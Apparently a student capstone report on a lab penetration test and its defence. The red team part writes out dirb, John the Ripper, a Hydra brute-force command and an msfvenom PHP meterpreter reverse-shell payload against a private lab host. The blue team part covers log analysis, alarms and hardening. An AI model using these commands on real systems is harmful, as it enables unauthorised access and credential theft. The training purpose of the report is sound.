Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System


George Brimer, David Brock, Michelle Cooper, Ray Cyr, Myron Lewis, William Mayo, Brett Waddell

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.1
OS: Windows
Hostname: Hyper-V Manager

IPv4: 192.168.1.8
OS: Kali Linux
Hostname: Kali

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

Red Team
Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Hyper-V Machine	193.168.1.1	Host cloud that manages the virtual servers and machines
Kali	192.168.1.8	Attacking machine.
Capstone	192.168.1.105	Machine running on Apache server to be targeted
Elk	192.168.1.100	Data service collection to monitor for potential issues or threats to a server.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Brute Force Vulnerability	Multiple password attempts were made on the web server via wordlist text files	This vulnerability allows for attacker to make multiple attempts on the server to discover correct password via Hydra
Reverse Shell	The remote user initiates a remote shell connection and the target system listen for the connection	Remote shell allows for remote execution and file system traversal
Weak Passwords	Common, short, simple passwords are easy to guess or use brute force.	Using weak passwords can easily be cracked. An attacker can easily get access or spend less time trying to get in.
Port 80 giving public access	Open giving unsecured access to anyone using port 80	Attacker gains access to public/private files and folders

Exploitation: Brute Force Attack

01


Tools & Processes

A Brute Force Attack was carried out with the web browser to explore the server and a kali program hydra to discover passwords

02

Achievements

It granted the ability to log in to Ashton and Ryan's accounts



03

Commands:

dirb http://192.168.1.105

john –format=raw-md5 hash.txt

hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f 192.168.1.105 http-get /company_folders/secret_folder

Exploitation: Reverse Shell

01

Tools & Processes

NMAP command nmap -sV 192.168.1.102 showed open port 80 running Apache httpd 2.4.29. We were then able to create a payload using msfvenom and deliver the payload through a reverse TCP handler in Metasploit.

02


Achievements

This exploit allowed us to open a meterpreter shell within the Capstone machine. We were able to successfully access files and folders.

03

Commands

Msfvenom -p php/meterpreter/reverse tcp lhost=192.168.1.8 lport=4444 -f raw >> shell.php



Exploitation: Weak Passwords

01

Tools & Processes


Passwords were compromised by having a weak security system. Usernames and passwords were not complex but short and simple. No special characters or length. Crackstation and John the ripper was used to find vulnerabilities in login credentials. Hydra attack was also used


02


Achievements

- Hydra attack for user credentials (Brute Force)
- Crackstation decoding website for hashed passwords to gain access to WebDAV

03








Blue Team
Log Analysis and Attack Characterization


Analysis: Identifying the Port Scan

- Attacker Machine scanned at 18:10.
- 5,219 Packets were sent from 192.168.1.8
- The amount of packets sent to many different ports would indicate this was a port scan.


Analysis: Finding the Request for the Hidden Directory

- The hidden directory was located at 192.168.1.105/company_folders/secret_folder using information gleaned from files accessible on the webserver.
- Which files were requested? 192.168.1.105/company_folders/secret_folder/connect_to_corp_server
- What did they contain? Instructions to log on to the webdav server via Ryan's account





Analysis: Uncovering the Brute Force Attack



- 71,637 requests were made.
- Credentials were found and the application stopped sending requests at 71,637. Which means that all requests were necessary.

Analysis: Finding the WebDAV Connection

- How many requests were made to this directory? 19
- Which files were requested? shell.php

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://127.0.0.1/server-status?auto=	1,386
http://192.168.1.105/webdav	19
http://192.168.1.105/webdav/open-shell.php	8
http://169.254.169.254/2014-02-25/dynamic/instance-identity/document	6
http://169.254.169.254/computeMetadata/v1/?alt=json&recursive=true	6

Export: Raw Formatted

Blue Team
Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

Alarm to detect future port scans:
-Intrusion Detection System (IDS) that uses a wide variety of rules to detect the various kinds of port scans
-Set an alarm to trigger after so many packets have been received from one IP address.

Threshold set to activate this alarm:
- Any attempt should trigger an Alarm
_ Alert triggers after 500 packets have been received from single IP within a 5 minute window

System Hardening

Configurations to be set on the host to mitigate port scans:
Set Firewall rules to close ports that do not need to be open.
- For ports that need to be open, firewall rules can be set to restrict traffic to and from the open port.
-Run Regular port scans to check for open ports

Solution:
-**Ensure Firewall rules are up to date to block unnecessary ports from being open**

Mitigation: Finding the Request for the Hidden Directory

Alarm

Alarm set to detect future unauthorized access:

- **An Alert detecting unauthorized IP Addresses that attempt to access.**

Threshold set to activate this alarm:

- **Threshold would be set at 1, for any unauthorized IP attempting to access.**

System Hardening

Configuration to set on the host to block unwanted access:

- **Encryption**
- **Credential Authorization**
- **Only Whitelist IP's**

Solution:

- **Credential's and only allowing Whitelist IP's (First line of defense).**
- **Encryption (Second line of defense).**

Mitigation: Preventing Brute Force Attacks

Alarm

Alarm to detect future brute force attacks:

Alert after:

- A specific number of failed attempts are made from any IP
- A single IP is responsible for a specific number of attempts
- A specific IP range originating with an attack is used

Threshold set to activate this alarm:

- Alert after a threshold of 10 failed login attempts.

System Hardening

- A global system lock out policy made with common and specific users in mind and optionally made with progressive delays.
- A global white list that only allows specific users IP address access to server

Solution:

- In Windows Administrative Tools and then Group Policy Manager edit the Default Domain Policy to define and enable an account lockout policy setting for all users. In addition, continuously monitoring for a new common baseline to alter this threshold will be required.

Mitigation: Detecting the WebDAV Connection

Alarm

Alarm to detect future access to this directory:

- **Set an alarm trigger notifying SOC sending an email if there is any access to the WebDAV internal network from any outside source (IP addresses).**

Threshold set to activate this alarm:

- **Accessing the WebDav directory and or uploading files will trigger the alarm.**

System Hardening

Configuration set on the host to control access:

- **System hardening can set firewall rules allowing and denying specific IP addresses.**
- **Strong passwords with more complex usernames and passwords to those who have access to WebDAV**

Solution:

- **Use filebeat for monitoring**

Mitigation: Identifying Reverse Shell Uploads

Alarm

Alarm to detect future file uploads:

- Alerts can be set up to warn a server when a .php is uploaded
- Ports 4444, 443, and 80 should be set up to be blocked by firewalls

Threshold set to activate this alarm:

- Any traffic on these ports or an attempt upload a .php file should active the alarm.

System Hardening

Configuration set on the host to block file uploads:

- **Lock all outgoing connectivity except for specific ports and remote IP addresses for required services.**
- **Set up a proxy server with restricted destinations and tight controls.**
- **Web Application Firewalls (WAF) can detect communication patterns that look like a reverse shell connection and block them.**

.


The End